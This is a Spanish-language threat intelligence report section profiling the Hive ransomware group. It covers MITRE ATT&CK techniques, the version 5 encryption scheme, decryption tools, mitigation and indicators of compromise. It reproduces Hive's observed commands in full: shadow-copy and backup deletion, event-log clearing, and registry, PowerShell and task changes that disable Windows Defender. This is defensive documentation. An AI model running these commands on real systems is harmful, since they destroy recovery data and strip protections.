- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del Local Security Authority Subsystem Service (LSASS). En un incidente de Hive, se ha observado como configura la Registry Key para forzar al sistema a almacenar las contraseñas, en texto plano, en memoria.

10.10.2.4.7 Discovery

Consiste en técnicas que permiten al atacante obtener conocimiento sobre nuestro sistema y red interna.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de

ransomware generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.

- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** Hive hace uso de métodos que enumeran procesos activos para formar los siguientes pasos del ataque.
- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net sesión
>> net use
>> netstat -ano
>> query session
```

10.10.2.4.8 Lateral Movement

Consiste en técnicas que utilizan los atacantes para entrar y controlar sistemas remotos en una red.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1570 – Lateral Tool Transfer:** Hive hace uso de RDP para propagar el ransomware o las herramientas usadas, dentro de la red. Se les ha visto utilizar bitsadmin con el comando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Hive].dll
C:\Windows\[hive].dll
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede continuar moviéndose en la red con el uso de conexiones de escritorio remoto.
- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Hive usa RDP para transferir y ejecutar las payloads del ransomware y otras herramientas. Utilizan un script, COPY.bat, que copia el troyano xxx.exe desde la carpeta share\$ al directorio C:\windows\temp\ en diferentes sistemas de la red.
- **T1021.006 – Remote Services: Windows Remote Management:** Se utiliza WMI para ejecutar y desplegar scripts y payloads del ransomware.

10.10.2.4.9 Collection

Consiste en técnicas para recolectar información y las fuentes de las que se recoge esa información que son relevantes para que los atacantes lleven sus objetivos a cabo.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1560.001 – Archive Collected Data: Archive via Utility:** Hive utiliza una herramienta para comprimir la información robada y, posteriormente, exfiltrarla.
- **T1005 – Data from local system:** Busca en el sistema local información o archivos de interés, como bases de datos e información confidencial.

10.10.2.4.10 Command and Control

Consiste en técnicas que usan los atacantes para comunicarse con sistemas bajo su control dentro de la red de la víctima.

La técnica que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1071.001 - Application Layer Protocol: Web Protocols:** Hive utiliza el malware RedLine Stealer para comunicarse con el servidor C2. Dependiendo de la versión de este malware puede usar HTTP+ SOAP, .NET Binary Format SOAP o JSON. Puede descargar y ejecutar archivos, ejecutar comandos con cmd.exe o abrir links en un navegador.

10.10.2.4.11 Exfiltration

Consiste en técnicas cuya finalidad es robar datos de tu red.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Mencionado anteriormente, RedLine; usado por Hive, es capaz de buscar por datos específicos en el sistema como contraseñas, cookies, tarjetas de crédito, credenciales en plataformas de juego, etc. Tras encontrar archivos interesantes se mandan al servidor C&C a través del canal de comunicación.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** Exfiltrar datos a un servidor en la nube puede verse como algo legítimo, por lo que es una ventaja para los atacantes. Hive utiliza MegaSync para ello.

10.10.2.4.12 Impact

Consiste en técnicas que alteran la disponibilidad o comprometen la integridad mediante la manipulación de los procesos comerciales y operacionales.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1486 – Data encrypted for impact:** Hive encripta los archivos de su víctima con una llave generada aleatoriamente. Posteriormente, esa llave también será encriptada con RSA.

- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias shadow y desactivan las características de reparación y recuperación automáticas.
- **T1489 – Service Stop:** Hive ha sido observado parando servicios con “sc.exe”. Estos comandos se pueden ver más adelante.

10.10.2.5 Versión 5 de Hive

10.10.2.5.1 Cambio del lenguaje de programación

Recientemente, Hive ha cambiado su lenguaje de programación de Go a Rust. Uno de los motivos puede haber sido la creación de una herramienta capaz de desencriptar los archivos de versiones anteriores. Con este cambio han mejorado su encriptación y se beneficia de las siguientes ventajas de Rust:

- Ofrece seguridad en la memoria, tipo de datos e hilo.
- Tiene un control profundo de los recursos de bajo nivel.
- Tiene una sintaxis amigable para el usuario.
- Consta de varios mecanismos para concurrencia y paralelismo, por lo que permite la encriptación de archivos rápida y segura.
- Tiene una buena variedad de librerías criptográficas.
- Es relativamente más difícil de hacer ingeniería inversa.

Además de mejorar la encriptación de archivos, también encripta las cadenas. Estas cadenas residen en la sección *.rdata* y son desencriptadas durante su ejecución por *XORing* con constantes. Las constantes usadas para desencriptar a veces cambian entre las muestras, por lo que no son una base fiable para la detección.

10.10.2.5.2 Parámetros en la línea de comando

En variantes antiguas, el usuario y la contraseña con los que acceder a su página web para pagar están insertados en la muestra. En la nueva variante, estas credenciales deben ser escritas a través de la línea de comando con el parámetro “-u”, lo que significa que no se podrán obtener por los analistas de la muestra.

Los parámetros encontrados en la nueva variante son los siguientes:

| Parámetro | Funcionalidad |
|-------------|---|
| -no-local | No encriptar los archivos locales |
| -no-mounted | No encriptar los archivos en recursos compartidos de red montados |

| | |
|----------------|--|
| -no-discovery | No descubrir recursos compartidos de red |
| -local-only | Encriptar solo los archivos locales |
| -network-only | Encriptar solo archivos en recursos compartidos de red |
| -explicit-only | Encriptar carpeta/s específicas. Ej.: “-explicit-only c:\mydocs c:\myphotos” |
| -min-size | Tamaño mínimo del archivo, en bytes, para encriptar. Ej.: ‘-min-size 102400’ encriptará archivos con un tamaño igual o mayor a 100kb |
| -da | [Su uso está siendo analizado] |
| -f | [Su uso está siendo analizado] |
| -force | [Su uso está siendo analizado] |
| -wmi | [Su uso está siendo analizado] |

Por lo general, parece que versiones diferentes tienen parámetros distintos que están siendo actualizados constantemente. A diferencia de variantes previas donde había un menú de ayuda (*help*), en la nueva variante el atacante debe saber los parámetros de antemano porque no existe este menú. Esto dificulta a los investigadores encontrar los parámetros.

10.10.2.5.3 Encriptación

10.10.2.5.3.1 Enfoque único

La nueva variante utiliza un enfoque único para encriptar los archivos. En vez de incrustar una llave encriptada en cada archivo, genera dos sets de llaves en memoria, las utiliza para encriptar archivos, y después encripta y escribe los sets en el directorio raíz del disco que ha encriptado; ambas tienen la extensión *.key*.

Por ejemplo, si tenemos los siguientes archivos soltados en el directorio C:\: “C:\4lk56Oyf.key” y “C:\jFn4dO03.key”; un archivo llamado “example.txt” sería renombrado a “C:\example.txt.jFn4dO03_-B82BhlaGhi8”.

10.10.2.5.3.2 Generación del set de llaves

La siguiente ilustración muestra el esquema de encriptación:




Ilustración 41 - Diagrama de encriptación del set de llaves

Como se puede observar en el diagrama, el “Keys set encryption Flow” se ejecuta dos veces. En la primera ejecución se realiza con el set de llaves originales como entrada. En la segunda, se ejecuta con la “encrypted estructure 1” como entrada. En su segunda ejecución, todos los demás valores introducidos son diferentes exceptuando los AD (datos asociados) y el Basepoint 9.

10.10.2.5.3.3 Encriptación de archivos

Después de que las dos llaves sean escritas en el disco, la encriptación de archivos multihilo comienza. Antes de encriptar cada archivo, Hive comprueba su nombre y extensión contra una lista de strings. Si hay una coincidencia, ese archivo no será encriptado. Esta lista de strings (como todas las demás strings) es encriptada y desencriptada cada vez que ocurre este proceso.

El método de encriptación para los archivos es el mismo que el que usan versiones anteriores del malware: dos números aleatorios son generados y usados como offset para el set de llaves.

Una vez terminado este proceso, el ransomware muestra un documento con nombre “_HOW_TO_DECRYPT.txt” para informar al usuario de que ha sido infectado.

10.10.2.6 Herramientas y exploits usados

En esta tabla se recogen las herramientas, métodos o exploits utilizados, clasificados en base a la táctica de la matriz del MITRE, que Hive ha usado.

| Initial Access | Execution | Discovery | Lateral Movement | Defense Evasion | Exfiltration |
|--|--|---|--|--|---|
| Phishing emails with malicious attachments | <ul style="list-style-type: none"> • PsExec • WMI • Cobalt Strike | <ul style="list-style-type: none"> • TrojanSpy. DATASPY • SoftPerfect | <ul style="list-style-type: none"> • PSEexec • RDP • BitsAdmin • WMI | <ul style="list-style-type: none"> • PCHunter • GMER • KillAV | <ul style="list-style-type: none"> • 7-Zip • MEGASync • uFile.io • SendSpace • AnonFiles |

10.10.2.7 Desencriptación y limpieza

Puesto que este grupo ransomware no presenta técnicas de persistencia, podríamos utilizar herramientas que nos den la posibilidad de recuperar nuestros datos. En este informe se describen dos versiones de Hive: la versión 5, que es la más reciente y programada en Rust, y la versión 4, última versión de Hive escrita en Go.

Para la versión 5 se ha publicado recientemente una [herramienta](#) que posibilita la desencriptación de set de llaves generado por Hive, y consecuentemente la recuperación de los datos. Esta herramienta tendrá que ser adaptada por cada usuario para que funcione, se explica qué hacer en el enlace que lleva al repositorio oficial.

En la versión 4, nos encontramos con una [herramienta](#) desarrollada por investigadores de Corea del Sur que funciona desde la versión 1 hasta la 4 de Hive. Tras las pruebas realizadas se concluyó que llegan a desencriptar el 98% de los archivos.

Para asegurarnos de que no hay rastro de ransomware en el sistema, se recomienda utilizar un escáner o antivirus que se considere fiable. Algunos ejemplos son: [Avast Free Antivirus](#), [Avast Premium Tech Support](#), [Kaspersky Anti-Ransomware](#), etc. También existe una página que es capaz de identificar el ransomware al aportar archivos cifrados y la nota que dejan los atacantes; [Crypto Sheriff](#).

10.10.2.8 Mitigación

La mejor forma de responder ante el ataque del ransomware es aislar el dispositivo infectado de la red/VLAN existente en la entidad atacada, así se evita la expansión hacia otros dispositivos y se limita el impacto causado.

Esto podría causar una interrupción en los servicios que ofrece la entidad al tener que apagar o reiniciar los dispositivos infectados; sin embargo, nos permite contener el ataque y con ello facilitar la recuperación.

10.10.2.9 IOC's

10.10.2.9.1 Servicios que para

windefend, msmpsvc, kavsvc, antivirservice, zhudongfungyu, vmm, vmwp, sql, sap, oracle, mepocs, veeam, backup, vss, mseexchange, mysql, sophos, pdfservice, backupexec, gxblr, gxvss, gxclmgrs, gxvcfd, gxcimgr, gxmmm, gxvsshwprov, gxfwd, sap, qbcfmonitorservice, qbidpservice, acronisagent, mvarmor, acrsch2svc.

10.10.2.9.2 Procesos que para

dbsnmp, dbeng50, bedbh, excel, encsvc, visios, firefox, isqlplussvc, mspub, mydesktopqos, notepad, ocautoupds, ocomm, ocssid, onenote, outlook, sqbcoreservice, sql, steam, tbirdconfig, thunderbird, winword, wordpad, xfssvccon, vxmon, benetns, bengien, pvlsvr, raw_agent_svc, cagservice, sap, qbidpservice, qbcfmonitorservice, teamviewer_service, teamviewer, tv_w32, tv_x64, cvd, saphostexec, sapstartsrv, avsc, dellsystemdetect, enterpriseclient, veeam, thebat, cvfwd, cvods, vsnapvss, msaccess, vaultsvc, beserver, appinfo, qbdmgrn, avagent, spooler, powerpnt, cvmountd, synctime, oracle, wscsvc, winmgmt, sql.

10.10.2.9.3 Procesos lanzados

Como parte de su actividad ransomware, Hive normalmente ejecuta procesos que borran copias de seguridad y previenen su recuperación. Existen diferencias entre las versiones, y algunas muestras no tienen por qué ejecutar todos estos procesos, pero una muestra que lanza la mayoría de los procesos es:

SHA-256: 481dc99903aa270d286f559b17194b1a25deca8a64a5ec4f13a066637900221e

Los procesos son los siguientes:

- “*vssadmin.exe delete shadows /all /quiet*”
- “*wmic.exe shadowcopy delete*”
- “*wbadmin.exe delete systemstatebackup*”
- “*wbadmin.exe delete catalog -quiet*”
- “*bcdedit.exe /set {default} recoveryenabled No*”
- “*bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures*”
- “*wbadmin.exe delete systemstatebackup -keepVersions:3*”

10.10.2.9.4 IP's maliciosas

- 139.60.161.228
- 139.60.161.56
- 91.208.52.149
- 185.70.184.8
- 176.123.8.228
- 41.184.8.181
- 46.166.161.93
- 93.115.27.71
- 192.53.123.202
- 23.215.176.152
- 13.107.4.50

10.10.2.9.5 Comandos ejecutados

| Comando |
|--|
| vssadmin.exe delete shadows /all /quiet |
| wevtutil.exe cl security |
| wevtutil.exe cl system |
| wevtutil.exe cl application |
| wmic.exe SHADOWCOPY /nointeractive |
| wmic.exe shadowcopy delete |
| bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures |
| bcdedit.exe /set {default} recoveryenabled no |
| net.exe stop "NetMsmqActivator" /y |
| C:\Windows\system32\net1 stop "NetMsmqActivator" /y |
| net.exe stop "SamSs" /y |
| C:\Windows\system32\net1 stop "SamSs" /y |
| net.exe stop "SDRSVC" /y |
| C:\Windows\system32\net1 stop "SDRSVC" /y |
| net.exe stop "SstpSvc" /y |
| C:\Windows\system32\net1 stop "SstpSvc" /y |
| net.exe stop "UI0Detect" /y |
| C:\Windows\system32\net1 stop "UI0Detect" /y |
| net.exe stop "VSS" /y |

```
C:\Windows\system32\net1 stop "VSS" /y  
  
net.exe stop "wbengine" /y  
  
C:\Windows\system32\net1 stop "wbengine" /y  
  
net.exe stop "WebClient" /y  
  
C:\Windows\system32\net1 stop "WebClient" /y  
  
sc.exe config "NetMsmqActivator" start= disabled  
  
sc.exe config "SamSs" start= disabled  
  
sc.exe config "SDRSVC" start= disabled  
  
sc.exe config "SstpSvc" start= disabled  
  
sc.exe config "UI0Detect" start= disabled  
  
sc.exe config "VSS" start= disabled  
  
sc.exe config "wbengine" start= disabled  
  
sc.exe config "WebClient" start= disabled  
  
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f  
  
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f  
  
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f  
  
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f  
  
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f  
  
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableIOAVProtection" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableOnAccessProtection" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v  
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v  
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v  
"SpynetReporting" /t REG_DWORD /d "0" /f
```

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v  
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger"  
/v "Start" /t REG_DWORD /d "0" /f
```

```
reg.exe add  
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start"  
/t REG_DWORD /d "0" /f
```

```
schtasks.exe /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy  
Refresh" /Disable
```

```
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache  
Maintenance" /Disable
```

```
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender  
Cleanup" /Disable
```

```
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender  
Scheduled Scan" /Disable
```

```
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
```

```
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
```

```
reg.exe delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
```

```
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
```

```
reg.exe delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
```

```
reg.exe delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
```

```
reg.exe delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
```

```
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
```

```
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

```
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

```
cmd.exe /c powershell Set-MpPreference -DisableIOAVProtection $true
```

```
powershell Set-MpPreference -DisableIOAVProtection $true
```

```
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

```
powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

10.10.2.9.6 Archivos maliciosos

| Nombre del archivo | MD5 | SHA1 |
|---|--------------------------------------|---|
| Windows.exe | | |
| Mimikatz.exe | 6c9ad4e67032301a61a98973 77d9cff8 | 655979d56e874fbe7561bb1b 6e512316c25cbb19 |
| advanced_port_scanner_2.5.3869.exe | 6a58b52b184715583cda792b 56a0a1ed | 3477a173e2c1005a81d04280 2ab0f22cc12a4d55 |
| advanced port scanner.exe | 4fdabe571b66ceec3448939bf b3ffcd1 | 763499b37aaccd317e7d2f512 872f9ed719aacae1 |
| scan.exe | bb7c575e798ff5243b501477 7253635d | 2146f04728fe93c393a74331 b76799ea8fe0269f |
| p.bat | 5e1575c221f8826ce55ac269 6cf1cf0b | ecf794599c5a813f31f0468ae cd5662c5029b5c4 |
| shadow.bat | 3f14de33882f80fa59622f5c3 320bfa2 | c00395a13f501e784a3eb73a e684ce2417a95712 |
| hive.bat | | |
| Webshell #1 | d46104947d8478030e8bcfcc 74f2aef7 | d1ef9f484f10d12345c41d6b9 fca8ee0efa29b60 |
| Webshell #2 | 2401f681b4722965f82a3d81 99a134ed | 2aee699780f06857bb0fb9c0f 73e33d1ac87a385 |
| main_template.docx | | 33094acd614825a916b77df6 c5141c088fc3768b |
| vspub1.dll | edbe98468cd888bf029bc8e2 97a310b3 | bf0f7abda2228059bb00ec96 58ee447fbe84d277 |
| vspub2.dll | 994104c30d57141a99e0e414 ef2d8837 | d40510da42a478d72e64999 3208710668a7f6c27 |
| xrjkrobuy.dll | | 14f52ae68344e1643b3066c1 0f7044fdd819db4e |

| | | |
|------------------------|--------------------------------------|--|
| upywloeza.dll | ab9103c8fd35ec7b5a99e463 a2f8fc59 | 0cc7cca16af632857e3883c0 6b2f55c057b563e |
| dtzvltxn.dll | 61b94dfc9bea1a876b140a72 c450e4bb | d36e983886a084887f887c6d 562d3bc0664587c4 |
| lvgoywrnxwy.dll | cd1096991867bb5ad72b983 441bfe04b | fea7d944e317c7b2ef1aba576 00a8c5310368085 |
| qcuqqgxmy.dll | e14d7460f62a122d85a2ce1b 69080497 | 35423e04e58ab1f2267e19c4 7e1c69ea5b7041cc |
| pdxqzmfr.dll | 0fdb43fc559a35afcc422b786f 45a997 | fd9620c0c295caaee3096423 532bb1dbfb7064c5 |
| lowpro3.13.exe | bc59fa5dbb11f5d286fc41e8f 25c6cc0 | cb0b39534d99057b02b090c3 650fb1de43d19a02 |
| wsus.exe | 888fa9c56b06cf6255142e2c5 92b2437 | caff1d315a5d87014e5fa6234 6f58407755d971e |
| FakeL.exe | 945fff5b2d903ccc0787f41a9 ba6df98 | 45c43ec18d15ba7850e6ad2e 2e54671636f4d926 |

| Nombre del archivo | Sha256 | Nombre de detección |
|------------------------------------|--|-------------------------------|
| psexec | fd3e7d0f6a31b821604707ef99da281e4fd7d11c7804 e46eed11f66b200a391 | |
| 7zip.exe | 321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f 0a78bdac06868136b72c | Ransom.Win64.GOHI VE.YEBIF |
| ac.exe | be1565961e123f52e54e350e0ca2666f8ffa42fdc46df 18dca6f7c0ac2b43d23 | Ransom.Win64.HIVE.Y MBJG |
| %SYSTEMROOT%\winlo. exe | 3ec89b737c5b91eb9da0a2d9c6c1f0e637087b4552e 26806d959c11f8f06e96f | Ransom.Win64.HIVE. A |
| | 1e21c8e27a97de1796ca47a9613477cf7aec335a783 469c5ca3a09d4f07db0ff | Ransom.Win64.GOHI VE.SMJMA |
| | c04509c1b80c129a7486119436c9ada5b0505358e97 c1508b2cfb5c2a177ed11 | Ransom.Win64.GOHI VE.SMJMA |
| | 88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd 6b09399717f85ea9afd1 | Ransom.Win64.GOHI VE.SMJMA |
| | a0b4e3d7e4cd20d25ad2f92be954b95eea44f8f1944 118a3194295c5677db749 | Ransom.Win64.GOHI VE.SMJMA |

| | | |
|---|---|---------------------------|
| | 77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618 | Ransom.Win32.HIVE.THFCOBA |
| | 612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec | Ransom.Win64.GOHIVE.SMJMA |
| | a290ce75c6c6b37af077b72dc9c2c347a2eede4fafaf551387fa8469539409c7 | TrojanSpy.PS1.DATASPY.B |
| | 977b2ce598bd6518913fe216d1139c041e159a6510cd71a6a14a49570c1019be | TrojanSpy.PS1.DATASPY.A |
| gmer.exe | e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173 | PUA.Win32.GMER.YABBI |
| Bk74AE.tmp/PCHunter64.exe | d1aa0ceb01cca76a88f9ee0c5817d24e7a15ad40768430373ae3009a619e2691 | PUA.Win64.PCHunter.B |
| c:\Users\Public\Music\lapress_32.exe | 8f3c5f9cd657e3785d751305023cf83a7f27780d5441817614d442e28dbe3ac4 | Ransom.Win64.HIVE.A |
| %SYSTEMROOT%\Temp\xxx.exe | c367ab50c1f103963da0f0404eeda46c9e768711797d638afa1c4cf740575613 | Ransom.Win64.HIVE.YABIW |
| 791251-1632642588.exe | fdbc66ebe7af710e15946e1541e2e81ddfd62aa3b35339288a9a244fb56a74cf | Ransom.Win64.GOHIVE.SMJMA |
| | ed614cba30f26f90815c28e189340843fab0fe7ebe71bb9b4a3cb7c78ff8e3d2 | Ransom.Win64.GOHIVE.SMJMA |
| | 5954558d43884da2c7902ddf89c0cf7cd5bf162d6feef e5ce7d15b16767a27e5 | Ransom.Win64.GOHIVE.SMJMA |
| | e514be3e997895c7e3ece03549c8cb6b5700fe8f814948ed201ca59daa8733fb | Ransom.Linux.HIVE.C |
| C:\ProgramData\nds.dll/nds.dll | 7b7f13ab85bc78849e04a5589c84f0ec1847460106c03ca3db84703c7af054f3 | Ransom.Win32.HIVE.YXBJR |
| | bdf3d5f4f1b7c90dfc526340e917da9e188f04238e772049b2a97b4f88f711e3 | Ransom.Linux.HIVE.A |
| | 6983ef6e484c0c70356d6f868ac03bc90a1055560642706743511f76aa6f28ad | Ransom.Linux.HIVE.B |
| linux | 6a0449a0b92dc1b17da219492487de824e86a25284f21e6e3af056fe3f4c4ec0 | Ransom.Linux.HIVE.A |
| xxx.000 | 5d95bf2518918422a6cac03f90548f02a5848dbc43836868636b61d0a87ed968 | Ransom.Win64.HIVE.YXBKC |
| windows.exe | 47006ed84afb1f1fd761b81f3ae7b6547c0cb4845538301035e1388693fc6f7f | Ransom.Win64.HIVE.YABLIG |

| | | |
|-----------------|--|----------------------------------|
| mmm.exe" | 25793a0764a51b38806b7dcf5f5d8df9620f090f7236 2aa03187c8813e054482 | Ransom.Win64.HIVE. VSNW01L21 |
| | 7b7f13ab85bc78849e04a5589c84f0ec1847460106c0 3ca3db84703c7af054f3 | Ransom.Win32.HIVE.S MYXBJR.hp |
| xxx.000 | d64f9742539436acba5ff9c4f1c8ca501cad86dfa8238 28b65418b493c8109ac | Ransom.Win64.HIVE.Y XCACZ |
| | bd6d8f7c9e016dd7395ee7f0f8485de622a9b034b7c 5d2e1af25cb762dd8d8c9 | Ransom.Win64.HIVE.Y XBKFZ |
| | 0e8e6fc94e6eb17cf8993b3dcfd9acd11ee32f1b4e9 56df3097ae3259be4f9c | Ransom.Win64.HIVE.Y XBKFZ |
| | 875708f911752bef7e2ef0658d395ebeccef774d5fdb 74f6e9ee60b52d86cbf0 | Ransom.Win64.HIVE.Y XBKFZ |
| "zzz.exe | 5b32ac4754bd5728cc7a68f341bf64cec4a737eb5848 14bb2099a5f2ff69e584 | Ransom.Win32.HIVE.Y XBKV |
| | baa7a6e5a093ee6be47eca86e5acbcba196c7d1d356 62eecad23ec870702116a | Ransom.Win32.HIVE.Y XBKV |
| xxx.exe | a2ad0442cebe3e6abb86069a3b66b471b4a7c9d002 86da4b8114d17a849128d6 | Ransom.Win64.HIVE.Y EBJM |
| xxx.exe | 5d1db413bbb7540633fef0e40a0a8fb2e1c309623d 80503b07eec0f5b5d5a57 | |
| main.py | 6bd3adc7e43e20ede1a82ad1469cc7ecd085b324621 edbd4ec23db4e4473895f | Trojan.Python.KILLAV. YPCBO |
| | 50ad0e6e9dc72d10579c20bb436f09eeaa7bfdcb57 47a2590af667823e85609 | |
| | cf80ffac9ddb379e041834b06c07fc99f8885948fb6d 5c0c5ee79680e2bbe0e | |
| | e1a7ddbf735d5c1cb9097d7614840c00e5c4d5107fa 687c0ab2a2ec8948ef84e | |
| | b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec 297224a0d82720d0ed501 | |
| | 67ab2abe18b060275763e1d0c73d27c1e61b690972 32ed9d048d41760a4533ef | |
| | d158f9d53e7c37eadd3b5cc1b82d095f61484e47eda 2c36d9d35f31c0b4d3ff8 | |
| | d2c217e9f3bc93d5f428524e80d0ef89a0b5b1f84add 890ff7dc287ea460950b | |

10.10.2.10 Matriz del MITRE ATT&CK pintada

